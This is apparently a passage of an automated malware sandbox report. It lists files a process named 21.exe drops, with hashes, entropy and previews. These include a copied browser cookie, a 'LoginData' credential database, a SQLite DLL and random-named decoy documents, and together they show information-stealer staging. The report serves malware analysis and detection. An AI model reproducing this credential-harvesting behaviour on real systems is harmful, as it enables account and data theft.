SHA-512:	FEFBC07971250C021E3652C488C4E77B5F6AD84419903DD7C715D5C16451F4B583795345A20001C97491B4B53A5ECC77364A78CA7C2C5D071F787BC310073A96
Malicious:	false
Reputation:	unknown
Preview:	[{.. "Host raw": "https://.google.com",.. "Name raw": "NID",.. "Path raw": "/",.. "Content raw": "7631303F5C3A3F555E563F3F143F343F3F20653F4B657A3F3F 3F3F4410073F713F193F52783F3F593C3F533F03123F3F073F2A3F2D3F183F523F3F473F633F4A3F0C3F3F3F3F3F1E3F3F5A3F34443F603F6D3F15703F3F086805 3F3F183F07763F423F703F1E273F18117D7E4B3F3F360A3F3F053F376A3F3F3F3F703F3F64563F3F62283F381A7160507A3F3F3F3F5D3F423F3F3F4A3F3F20483F 3F253F3F42595B3F46323F323F0C4D073F4E3F3F543F4A3F3F623F3F5B683F3F4A213F1B3F56713F26",.. "Expires": "12:00:00 AM",.. "Expires raw": "132 61735795164740",.. "Send for": "Any type of connection",.. "Send for raw": "false",.. "HTTP only raw": "false",.. "SameSite raw": "no_restriction",.. "This domain only": "Valid for subdomains",.. "This domain only raw": "false",.. "Store raw": "firefox-default",.. "First Party Domain": ""..},..{....}]....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files.zip	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	24
Entropy (8bit):	1.4575187496394222
Encrypted:	false
SSDEEP:	3:pjt/lC:NtU
MD5:	98A833E15D18697E8E56CDAFB0642647
SHA1:	E5F94D969899646A3D4635F28A7CD9DD69705887
SHA-256:	FF006C86B5EC033FE3CAFD759BF75BE00E50C375C75157E99C0C5D39C96A2A6C
SHA-512:	C6F9A09D9707B770DBC10D47C4D9B949F4EBF5F030B5EF8C511B635C32D418AD25D72EEE5D7ED02A96AEB8BF2C85491CA1AA0E4336D242793C886ED1BCDD9 0B
Malicious:	false
Reputation:	unknown
Preview:	PK.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files.zip~RF421d9e0.TMP (copy)	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	24
Entropy (8bit):	1.4575187496394222
Encrypted:	false
SSDEEP:	3:pjt/lC:NtU
MD5:	98A833E15D18697E8E56CDAFB0642647
SHA1:	E5F94D969899646A3D4635F28A7CD9DD69705887
SHA-256:	FF006C86B5EC033FE3CAFD759BF75BE00E50C375C75157E99C0C5D39C96A2A6C
SHA-512:	C6F9A09D9707B770DBC10D47C4D9B949F4EBF5F030B5EF8C511B635C32D418AD25D72EEE5D7ED02A96AEB8BF2C85491CA1AA0E4336D242793C886ED1BCDD9 0B
Malicious:	false
Reputation:	unknown
Preview:	PK.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\LSBIHQFDVT.pdf	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.698193102830694
Encrypted:	false
SSDEEP:	24:KhE228cmFkr20OAjI3miuGa+rJj0c5MpHs17/w:KhLpN0OAjI3mjGaSN0c5oqzw
MD5:	78472D7E4F5450A7EA86F47D75E55F39
SHA1:	D107CE158C547BA6E7FBA95479B375AA3E5A9DA9
SHA-256:	2E1C76361DFADCE9DB785153CC20DB121B8667BE1554EB59258F8B4507170147
SHA-512:	D556587AF39CFD879A7D698B11DC51C7B733CC7C971EBE165A0A238B623BE60EB4979101E6B167EE4D25578DE2CAEBE85063AF01C1E94F56A0E3DE811D2454 D
Malicious:	false
Reputation:	unknown
Preview:	LSBIHQFDVTSVVGEDSWPTOHLTEVYTSYUFESYWTQBFWWMHNBBEMBVMOFMZTMOHDQNCKKHKYRTCMCFSQHGYBSVKMOQQLLCPQZHKDOPB FGDVPYZVWAADJMJUDTGESJIJSIQZHWSKSIHTTLYRSZAUESRQOTVVODESFYDOSXVOSTUCUVRNFBAMHCVWDUZQFCHRONJGZADAUMSGTNUNYSJEYN AJVNHGNGEKEHFUHSWMPSTLDYTFLOUMEMBIOUMUQYVMXXUSQSJYMKPGRXNZNRQHYVNDPSJDMHHNJONALSNANDEAVHLRUPZWQZSUYK UNRGQKLVUFPNDCKWWBQHGNPLZWXZSMUEQMMVQATLEMDSGIBYTRQPDWMWCCPYAGXWODOAEXALYTURUVPQJZXUJNOZGFZASLIHIVVBQZYVLEIKGC CPNMMGMIBNZIGEAQZMKNAFRLUXOVVSCZFIZNIPVFFBXOTERXCQGMZIJJKDCRYFXCYFAPTPKLXEFWZKTOELZUOLCVEONVZUAOJTZVWUJWFPFUDV PHTTGKXHDSORYETAETDBZAWMPROUKXLMNPWEGGSTJGSGHJQEGHMKRIVKCSQQGLVWFOIBALTKZNZJKTVRHAUXODFVCAVHPPOMBIWHOJVPZHSRBN BWYKRTOJBZPFGIYJCKLLAKNNAOGERLLVXJLHSWDWQWYHKSOFVCMZYBNMNLGPJOILDGZXVYEWKJBWZQHSWDZWSZLBQIBWYRMMXSCPZOJNGUIEEG KJNLYCUVISYUKUZGGZJDVPNOYOFMAODKVQWRASSESZPGLAOUYYCSGNALLRLRODYFLJIZINLFQABYEGICCVXPUWRNWLWBEOBPSPLAWNUWCLXTGH IRGLZZTTJLXIYMCQWBYXIFLVPGIWZEPOQQLQCCZQTITKAMQMYEMNRHVDWXFLMRDFHDTFKTGYONHYUGKCISPDNCPWHZCRMEJKHTUBTLHNJJVOYI WLKBNFOTHVXQJRGQARLJFNBAJTTVFM

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\SFPUSAFIOL.pdf	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.696913287597031
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\SFPUSAFIOL.pdf

SSDEEP:	24:TEp0dGAR5tKV4V1dnQcncjGi20QoVwGQqh3:20Iw5tKOncjGUwra
MD5:	44ECF9E98785299129B35CBDBCAB909B
SHA1:	4D92AFB00FE614CC8B795F1AF28173DBE76FE7F5
SHA-256:	06E706536CB7D543E6068C98C90721CAD89C23D16D37444F46F9B01C4380DF9E
SHA-512:	1FA347223014BB3AC0106948B07E337B1A98C0BA2D98AC0ADD821D1B3CE9F75681F6383925F5E614F36750C5B9FB92D1C8EEEDC05469FBC6EA3F281D8B52B55 6
Malicious:	false
Reputation:	unknown
Preview:	SFPUSAFIOLDMTRNUTGNTJUWFCWSZSHWEDVXRKVRQQJURAYWLWUUBTIKENFOXKWAEIMQEIZNZNRADQPATZGCMDPRDXLQGZUFJZGZDRTSVNCHAUP MRLPRPZKGVAVXYEVCKEHKMMJGKSJOOUYGYLDDIEYHRSUUPROPBGJMTERPOAVKYFPSCESRJNQZFKBQPUDQDDUMCFWKLZTOAKIRCBYNHNUNDHQGU CZFGLFAWYRAYVDHRMGQXAXAOYSCNPGEKEPCMQBIHRFANOHHAWKRVIORZYSDKULQZFRPSGFVYRDRVLMMPKWJDXUOEBNLILNONKXLMXLVIUCYNNQ GCPDXMGSCUEKRTGZJHMNRUEKEIJFJIAHVLHOVPEFBBLWOKZSZSYSSOQIMAXYTLNUMGPOHCVAJUEBTRJRPRJCOTKTDCOEZCJXDLESVDTKVOFQWE NRQDQXACWTCILXCPGHHUNHJNQLPPCERJAOCZFIXIHZKTCKZMXYDXVVFZUURETLUVBDNYJHWBIGQTEBATUDWNJLGPYCGIXUBQTVJPDRWVOFIQDY MJOMWUQUNCHQWGETEEEIJZNHHUYACVFRBGSWATTYVHFTURPBDTDDQTWASRBMLCMLRKIGMHWRHHHUVZTGIFNIDBHRKNFOYFIOYERMIXFEIANSZH VUVBFJOQNNJGQUNDLTPKRMYXNUHBOFQLLIDRDFMIAAVQNNXFNDRFBIGEVUSBEJUVVSTEJYKSAUCFDNNJQTSVXAUBHAPFHJIYCNFJQPWEXKMUQR CKERPSFCQKHEDKHHRNWTLAMXHJLOSIZOKYIMDHNEIBAUBKXVXZVXMAZNFTTYQGDGZHKLIHZJNIVHVZHYMNESIMFITKHGIPXKXZDBLBTKTNZDKZ TKDHQQJCJDTRVKOCTCXPMDLKSOBGZSQQUTNFYYEOCJVZSZUSESOBKMIJSKKSXTXITISLBTMALAVZEMHXQXVRBZCDKLOKWDYQIEQCKFLKBMPLIQ MKDTJPRHOW

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\SFPUSAFIOL.xlsx

Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.696913287597031
Encrypted:	false
SSDEEP:	24:TEp0dGAR5tKV4V1dnQcncjGi20QoVwGQqh3:20Iw5tKOncjGUwra
MD5:	44ECF9E98785299129B35CBDBCAB909B
SHA1:	4D92AFB00FE614CC8B795F1AF28173DBE76FE7F5
SHA-256:	06E706536CB7D543E6068C98C90721CAD89C23D16D37444F46F9B01C4380DF9E
SHA-512:	1FA347223014BB3AC0106948B07E337B1A98C0BA2D98AC0ADD821D1B3CE9F75681F6383925F5E614F36750C5B9FB92D1C8EEEDC05469FBC6EA3F281D8B52B55 6
Malicious:	false
Reputation:	unknown
Preview:	SFPUSAFIOLDMTRNUTGNTJUWFCWSZSHWEDVXRKVRQQJURAYWLWUUBTIKENFOXKWAEIMQEIZNZNRADQPATZGCMDPRDXLQGZUFJZGZDRTSVNCHAUP MRLPRPZKGVAVXYEVCKEHKMMJGKSJOOUYGYLDDIEYHRSUUPROPBGJMTERPOAVKYFPSCESRJNQZFKBQPUDQDDUMCFWKLZTOAKIRCBYNHNUNDHQGU CZFGLFAWYRAYVDHRMGQXAXAOYSCNPGEKEPCMQBIHRFANOHHAWKRVIORZYSDKULQZFRPSGFVYRDRVLMMPKWJDXUOEBNLILNONKXLMXLVIUCYNNQ GCPDXMGSCUEKRTGZJHMNRUEKEIJFJIAHVLHOVPEFBBLWOKZSZSYSSOQIMAXYTLNUMGPOHCVAJUEBTRJRPRJCOTKTDCOEZCJXDLESVDTKVOFQWE NRQDQXACWTCILXCPGHHUNHJNQLPPCERJAOCZFIXIHZKTCKZMXYDXVVFZUURETLUVBDNYJHWBIGQTEBATUDWNJLGPYCGIXUBQTVJPDRWVOFIQDY MJOMWUQUNCHQWGETEEEIJZNHHUYACVFRBGSWATTYVHFTURPBDTDDQTWASRBMLCMLRKIGMHWRHHHUVZTGIFNIDBHRKNFOYFIOYERMIXFEIANSZH VUVBFJOQNNJGQUNDLTPKRMYXNUHBOFQLLIDRDFMIAAVQNNXFNDRFBIGEVUSBEJUVVSTEJYKSAUCFDNNJQTSVXAUBHAPFHJIYCNFJQPWEXKMUQR CKERPSFCQKHEDKHHRNWTLAMXHJLOSIZOKYIMDHNEIBAUBKXVXZVXMAZNFTTYQGDGZHKLIHZJNIVHVZHYMNESIMFITKHGIPXKXZDBLBTKTNZDKZ TKDHQQJCJDTRVKOCTCXPMDLKSOBGZSQQUTNFYYEOCJVZSZUSESOBKMIJSKKSXTXITISLBTMALAVZEMHXQXVRBZCDKLOKWDYQIEQCKFLKBMPLIQ MKDTJPRHOW

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\SQRKHNBNYN.docx

Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.699088014379539
Encrypted:	false
SSDEEP:	24:iGmuvXb+mVV5Ule86OuFXvk64KaOMJQaJO7tZAWPN4rOnsK:/muvL+mP5Ule86OuraOMJZOHADqf
MD5:	BF469DD8C21F5160EACD49BB59E9A370
SHA1:	2CE4942C6CD2E22A644BAAFAED41DF9D0773477F
SHA-256:	9ECF07708D59E0B3AE33ED553978F4B2BB806B2FB805296F73F9270C4AE01B84
SHA-512:	FBBB805B4C65902C67F2F432BA20FFF689FABDB3652702FA176369107F688C43923C9D729095F313425847E14B138E61117ED6C03E582F82B6426BBC2C481380
Malicious:	false
Reputation:	unknown
Preview:	SQRKHNBNYNETDCILWIKLNRYHJZUPCYVTJJKABYYNVEJZBFJGIUZEFUHCOZZISQELZULMAPFIBUSVGGSXSVZRNJXFVUEIKBQNARELKJEJZTEBGX IFTBGDXBSYFJKFICMLOMHZZSIJMPIXZMQULHAZWNOCSCLWTNJMCGVQAOPYTZVRLCKSUPSMWVOFCPJAONGQBPLMQUTZSFYRIBDZWBXIEDJISMCT GTYKEIXWVDVOGMFUNRJDNEGJLVWNACBBGIIRTAHGUMSLSIZNGTRAUGMZTVGLIAKLLKJGKBMXIFPOYCQXJZKJHTLNZGDCLMXTYOBGFAPOQCJGRA KORKGGWPBOJLOZATKDZYFDSONUZOGBFRDBUKZTVYZGXDEWUOXNWHMOIBVOWNWFGBHSDTQQKXWZEHQLAYIXOVZEEZNESKKWITYPID CMFHTWVHMHFCGNEBNVBSSQHMRSWLHVMAZERIUFTRXEVZHKRXWOMGETJJFBRLFIBRGLAQKLDFZEGHLZSVAMXMNCCUROXGQOMDQJSK UNOGLGYYTVABESIDHASDRACLOFEWGPYLEORXSYDRDGPGOXHIAISBZBDRNVQJXXIBNBXMDSKXPBSCGKGPASGNOIDKIBFJWUIRQHZLXZQVHUEHMH TRDWKGJVQHWFQEBJIBQLDWQHOQLXSPFPLWPYZROYDAQOOOYKTPVFQXLMLRDYSVXVAWCEGVSHGDVSHONQUAVCBBHJRTIJAYXUILHNGHIXFJPJFA UDIJFORYJZHNAXLWYBLWKCVJLUJIGBYGSEWFJFIROQQXBVEJEPGVYKSDGTPKJAXDLAEHUXWDHSNXZPAKHXDOWTIFIVFZHYQJCDKOBOMCFVMEKA RJULRZEOXVQKSLPWYLMLCYLKXCIELPAZNPRENTCWPNMFETAJHSENFDLPGHKVHIIHECDTQGWZMNTMEHNJFXFUGFJMWUXXGOIHOBSONRLSITUXOC RFNCIJNPHZABGDPAFATRMRCPXROMUN

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\SQRKHNBNYN.pdf	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.699088014379539
Encrypted:	false
SSDEEP:	24:iGmuvXb+mVV5Ule86OuFXvk64KaOMJQaJO7tZAWPN4rOnsK:/muvL+mP5Ule86OuraOMJZOHADqf
MD5:	BF469DD8C21F5160EACD49BB59E9A370
SHA1:	2CE4942C6CD2E22A644BAAFAED41DF9D0773477F
SHA-256:	9ECF07708D59E0B3AE33ED553978F4B2BB806B2FB805296F73F9270C4AE01B84
SHA-512:	FBBB805B4C65902C67F2F432BA20FFF689FABDB3652702FA176369107F688C43923C9D729095F313425847E14B138E61117ED6C03E582F82B6426BBC2C481380
Malicious:	false
Reputation:	unknown
Preview:	SQRKHNBNYNETDCILWIKLNRYHJZUPCYVTJJKABYYNVEJZBFJGIUZEFUHCOZZISQELZULMAPFIBUSVGGSXSVZRNJXFVUEIKBQNARELKJEJZTEBGX IFTBGDXBSYFJKFICMLOMHZZSIJMPIXZMQULHAZWNOCSCLWTNJMCGVQAOPYTZVRLCKSUPSMWVOFCPJAONGQBPLMQUTZSFYRIBDZWBXIEDJISMCT GTYKEIXWVDVOGMFUNRJDNEGJLVWNACBBGIIRTAHGUMSLSIZNGTRAUGMZTVGLIAKLLKJGKBMXIFPOYCQXJZKJHTLNZGDCLMXTYOBGFAPOQCJGRA KORKGGWPBOJLOZATKDZYFDSONUZOGBFRDBUKZTVYZGXDEWUOXNWHMOIBVOWNWFGBHSDTQQKXWZEHQLAYIXOVZEEZNESKKWITYPID CMFHTWVHMHFCGNEBNVBSSQHMRSWLHVMAZERIUFTRXEVZHKRXWOMGETJJFBRLFIBRGLAQKLDFZEGHLZSVAMXMNCCUROXGQOMDQJSK UNOGLGYYTVABESIDHASDRACLOFEWGPYLEORXSYDRDGPGOXHIAISBZBDRNVQJXXIBNBXMDSKXPBSCGKGPASGNOIDKIBFJWUIRQHZLXZQVHUEHMH TRDWKGJVQHWFQEBJIBQLDWQHOQLXSPFPLWPYZROYDAQOOOYKTPVFQXLMLRDYSVXVAWCEGVSHGDVSHONQUAVCBBHJRTIJAYXUILHNGHIXFJPJFA UDIJFORYJZHNAXLWYBLWKCVJLUJIGBYGSEWFJFIROQQXBVEJEPGVYKSDGTPKJAXDLAEHUXWDHSNXZPAKHXDOWTIFIVFZHYQJCDKOBOMCFVMEKA RJULRZEOXVQKSLPWYLMLCYLKXCIELPAZNPRENTCWPNMFETAJHSENFDLPGHKVHIIHECDTQGWZMNTMEHNJFXFUGFJMWUXXGOIHOBSONRLSITUXOC RFNCIJNPHZABGDPAFATRMRCPXROMUN

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\UOOJJOZIRH.xlsx	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.694311754777018
Encrypted:	false
SSDEEP:	24:A8RGU2wNw6pbc5fP6UBtRzjn+4sNp3GYuf5/4dImDNR4+R00JOGJP89a:Aw4w9h+fiUBtJj+44pc3mDL4+R0MVJ/
MD5:	61908250A5348CC047FF15260F730C2B
SHA1:	CBCF34156EAE25B328A926E21008598EE8D1CBDE
SHA-256:	8700BF8369D39FD5DF142F9482CE8860BD8A26A3304EFBC57CBF9E45782C7A3A
SHA-512:	BCAB9A36BF1111B05BC52D8921CAC19ABC0FA18D93EA4EB9866DF4B31624FFCA2FF55A09C5051DC2AECAB18828BA8FDA5F31FA0F1E1B7CDC51DF39041E2A 2F3
Malicious:	false
Reputation:	unknown
Preview:	UOOJJOZIRHPVBWNJCWUSWUNTMYTRIXAVHMVNTYLIPCAYUDIDHLMFMKJROINQAVRXUZLNINNJJSHFEFPSZPLVVWBUDRECRECFHEVVEZDHIFPUKQ TLDLWAAKNHNLRQDSPWEEVMZICDCINAORJHMIUUNNJHMWJLZHCNXQIZIPHJPLEDKWATEVYJSWRRMCEJGQXHFBOGXKHJFORHFMGMLTTZJKPJBYMK ZVWGZAIGHCFNXGRNDDLJZMCZBXDTQVGPSMNLFNFDHXXCXDJJUNSVHDRBZEZFIUQIYSJVDHEFPPPROTSFKVYAURVOKTIKGYYSWJMCPHHISKCOIV XEIQWZICSWMZJVHXNBACFJZRIEQPOISHMZILEXPCMYBSQRASRNWPSMMYPWJFEXHUUJQAMZDZSIKVETWBZUQBTDCCOYIIJFYYHXPZIUCZRQQFYT KLLGWQPTPZJIZHUEFVCDUNPMVORWJRIAYGRRAHBFWKSAMTDEVSHQXJBHBMOINFGNSRFJDWPSMFABPWRZHIOIPNMLHKGNVWQJYVTWLEZDGMBOJL NHPJKWMHWBVAEGELRTQORSRZQBNXOXEHQJHOEQVNZZJSGWQGINLWNPWFSJNPGRBFOBAEJAOEEMVKZTQZEVVODQLWGPNPNOPXEXLE ESZERAPVAPHAUNNCEHTNMFJYBTYGSNGBIEDWGUTNCJDESWGYITWPGBEFVMZYUYPQOQBFITFPUQTWZNQFLWVTMUIAOXBCINJDYCHTXVFQFJQSMN UTYABAAOGGEUKHMDYKLCSGIBIFQSYOIRBUYVSCPDGMVNAQBKZPEKHNRNDPIHOUUTPJDKDOACRPOMZOQCOIAOBNPJLJIYDLQLQUMPIRAMVWNBCM MWFDLTUGWRDVGNHOOODYTHAGWDMJKRVJZFYCVLFLQUWEILFSEPBEADHBHFVWZGUZKNXQCRSBRLGIVTWCSHGFTTTPQAKFWFDXDYXW AWDKWXXTMSJSVOBRAYZGGBDPJOGLIZ

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\VAMYDFPUND.docx	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.690028473124583
Encrypted:	false
SSDEEP:	24:nCtOJ8AJzDzL/RXD03mp5reBXnqW8rdYu942ZCpjtJHU2coh:nsnA9/Z03y5qXnD0Yz0qjtJpN
MD5:	1E5D6B27E451F2406E5ED97F51985EE1
SHA1:	EDE59763DC7E1275594BDBB4EF90F9FEE78E946C
SHA-256:	A239ED81C44DBF3A8F7F28604058DE45B82FB3D596779B6B889837B2FE34A886
SHA-512:	619426DCC7B7C18488EC96D5474A5AA62EE4B1E7B52D8550B6A875AF0A19E02772D30142D9DC6986750732671605C7FF31E1F919CC6D121531ECBF0AE092E21
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\VAMYDFPUND.docx	
Preview:	VAMYDFPUNDEKDDABFYGQUEJPDEJQRXUZJGWCCCFXBISLBAZPZFZUOPASIBSPZLUDDUPRUHUUIJHOSYOAZNPTVHZSOVZRGZOUKAQEHTNLFNGLYD YUCGZPLLLOEHMTCCHZKQTFZGYFXUPESPRXRPJCGBDDSERLKFESFYUBNGVYLYUPKGUHNHSJITKDYFMCKPMQIQVZAFMCKDCYROFZHMGJMQRWYUHY HVRTNVUYOJXTDHGZTNEIQMQCBZXDPFJFNGRNBVMQWFGMLOWQCFSJCOQJGHEUOCLNTWHNHAGOTODKZYNINGMKGKTSEOLBKYRISYDHZOZINVXDDF VINOGNYWBEAYTTXSMSWAEGHZLSECWGHVUJJVTTQRERERZKVNURFBXKMFFSJVVWOEKHLPTCOWUJHWSDFUKDNLAGSWYUGJMRJXXQRDD RLFRUUNRAXNLOUYXFWKVJGUQJJHPLTQELSOSFVIKIJHQPVLNQGQRDFLHUOUWYTAHHQSFZQBHLQJWUJVJPUBUAQTFOTVGLOZARCSHXCGYQYIDND EHNFGLALSEIYWKOMVZTQBJZGRBJPSSWZPZKRLWDCYXTKIVIEXXRVZGNCFGSOUZLWFLDVXTEBFKTOHHOOJYSVZPFZXBJVQSOAXJEZIKYMAJHZMJ PCAITWVFULTXNZLTXOUQONILVMPIEJGACXWGOEWJOJBLQJHQVHEYUQGLOZPDZOSSPVSZDXLGREZBQIVSASMXXLOQBKYWGPWRRHSSMYHGWBDFPD MXUISJUJUHAMPPRVABJXFEHOJLFPPRVMCBCSXCBNPGOOXIZIQFZDERGWQTALQWJYKPHMFIFYATLSCGMSHBWQYFHEGZQGQPMOIIHVVZQXVAUPPN JCVRKBVFXELRZEQZPLXOQQSXNGDZEGAJZDGSCYSLPQBSDTSQNIRNOZGTIBFJTEPZSUWIUBLEIVPBBHHLLIQQIUIIUARIYFPPNOAZPLXJGSPZJI XJTYLKJEEICOIZEUUYWP

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\VAMYDFPUND.xlsx	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.690028473124583
Encrypted:	false
SSDEEP:	24:nCtOJ8AJzDzL/RXD03mp5reBXnqW8rdYu942ZCpjtJHU2coh:nsnA9/Z03y5qXnD0Yz0qjtJpN
MD5:	1E5D6B27E451F2406E5ED97F51985EE1
SHA1:	EDE59763DC7E1275594BDBB4EF90F9FEE78E946C
SHA-256:	A239ED81C44DBF3A8F7F28604058DE45B82FB3D596779B6B889837B2FE34A886
SHA-512:	619426DCC7B7C18488EC96D5474A5AA62EE4B1E7B52D8550B6A875AF0A19E02772D30142D9DC6986750732671605C7FF31E1F919CC6D121531ECBF0AE092E21
Malicious:	false
Reputation:	unknown
Preview:	VAMYDFPUNDEKDDABFYGQUEJPDEJQRXUZJGWCCCFXBISLBAZPZFZUOPASIBSPZLUDDUPRUHUUIJHOSYOAZNPTVHZSOVZRGZOUKAQEHTNLFNGLYD YUCGZPLLLOEHMTCCHZKQTFZGYFXUPESPRXRPJCGBDDSERLKFESFYUBNGVYLYUPKGUHNHSJITKDYFMCKPMQIQVZAFMCKDCYROFZHMGJMQRWYUHY HVRTNVUYOJXTDHGZTNEIQMQCBZXDPFJFNGRNBVMQWFGMLOWQCFSJCOQJGHEUOCLNTWHNHAGOTODKZYNINGMKGKTSEOLBKYRISYDHZOZINVXDDF VINOGNYWBEAYTTXSMSWAEGHZLSECWGHVUJJVTTQRERERZKVNURFBXKMFFSJVVWOEKHLPTCOWUJHWSDFUKDNLAGSWYUGJMRJXXQRDD RLFRUUNRAXNLOUYXFWKVJGUQJJHPLTQELSOSFVIKIJHQPVLNQGQRDFLHUOUWYTAHHQSFZQBHLQJWUJVJPUBUAQTFOTVGLOZARCSHXCGYQYIDND EHNFGLALSEIYWKOMVZTQBJZGRBJPSSWZPZKRLWDCYXTKIVIEXXRVZGNCFGSOUZLWFLDVXTEBFKTOHHOOJYSVZPFZXBJVQSOAXJEZIKYMAJHZMJ PCAITWVFULTXNZLTXOUQONILVMPIEJGACXWGOEWJOJBLQJHQVHEYUQGLOZPDZOSSPVSZDXLGREZBQIVSASMXXLOQBKYWGPWRRHSSMYHGWBDFPD MXUISJUJUHAMPPRVABJXFEHOJLFPPRVMCBCSXCBNPGOOXIZIQFZDERGWQTALQWJYKPHMFIFYATLSCGMSHBWQYFHEGZQGQPMOIIHVVZQXVAUPPN JCVRKBVFXELRZEQZPLXOQQSXNGDZEGAJZDGSCYSLPQBSDTSQNIRNOZGTIBFJTEPZSUWIUBLEIVPBBHHLLIQQIUIIUARIYFPPNOAZPLXJGSPZJI XJTYLKJEEICOIZEUUYWP

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Files\ZTGJILHXQB.docx	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.699732953818543
Encrypted:	false
SSDEEP:	24:84HnNFe3vxyUDFktK2hDYjqaULhRGcVtUEn3iQw3M2qh0eQZnT:JnNk34UDFOt6uashRFVtUEnSQwbrV
MD5:	9790C04CE1F6B62202E4E959572AFFDF
SHA1:	48829C582A89E6EC74BFD85E01D2B6D73DDE4931
SHA-256:	20AB8AFF0DDCBA296F3A9F2D2997DC3BE893ABBDF3B8F177D00FF718FF810B7E
SHA-512:	8A702E988A39A50F9E4B8ECDEE15BD8D2B42D7B64D26663787237B83D721C5609B6D43CF2CEBBE3F0E0F44B36744017567B0AE3EBA64E728210D791E35A0DBA 2
Malicious:	false
Reputation:	unknown
Preview:	ZTGJILHXQBDYANXOJRMTHNAZYEJWWSQMOUZSZDMPOKHAOSBBVKPZGPQYYYFWTHYUPOVLGPRBCMJOKABOUFQRUNCSLBUWHQHWCKJB NSLEKBYSGFLQNFCYSOOCTUPTMHOBQVRJQLHBTRNZVYNQTIJCQLZFVFWQJENWBSFXEGQTZFGKTCXFAERSTJUWBUKFEZZCWBHYCPYTOGPQWDCSXJ UDEMFUHRKJBCEKWGYUWKCUJLZNGWAFGUSZJATTGQYULECWSYHFMAJWCTOUCQYTDJGMEUJIXMDEFUZBASTVSKHFKYAQMHJVUJBKUNEBUDWGZWYI CPNSQKHKLIYGRWXPZDGTZQLGJEMLSIKUDLOXOTQYFKASRPSSHQEJLDMHJOXHJXMCWCSRSBJNNSKHXAVGHVNKHMXROFSMPJWFKZLJXVUCGYRFNL RCXLJHVEDSCCNKPMFIVDJPIVPOOPVLHIETRYWDPEZHKERGIHEOGISPUBPJNYGTFBITJJMDANWTPGXOIVWBFXGCENAXXTUXHEPQZPXDQZVRRYOK JJTNLYIQMHLRSIZASOUNFSQIWBRQPEPMJUWTSRQDJCLAFGOOKLOOHCUYOWUEGBUNICQSRPNOZCFIERLVGYGFDTKMNYDAPPRFAQXRNCYRLVDKLY PMRXMBQRJZTZBWGJGREIVYIKNRYHOVBXKHXZHPCZMKXFLNMPXXZFTNUPWHKDFHDMXLMDBDEFNDPVUGWVFHGUGURMSQTGEATZDDLJ WBTKAXGZDNCCHPPPMVSWBMNTUYYWZPFLNBAPJJDYFQHFXBCHLEHUMGUNHRYXADUJLASWWJAWHMHLKHKYKXNVLXGJNTLZSQBDQABIFRDLCBSFZE MOGPQRZQFSYVIXQJRDSSLMPYIAQPAWAMTUXHSORDJHRLGGGGBGOCCVVAEIEQUBGFQCKVJHQBWPHHQNWDRJITUELVKGFPWZQSBWIW QHACSGDUHPOGGZNNNQTSKYOEUZIIREXQOJCFJCFQ

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\LoginData	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\LoginData	
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\SQLite3_StdCall.dll	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	60416
Entropy (8bit):	6.476799607351969
Encrypted:	false
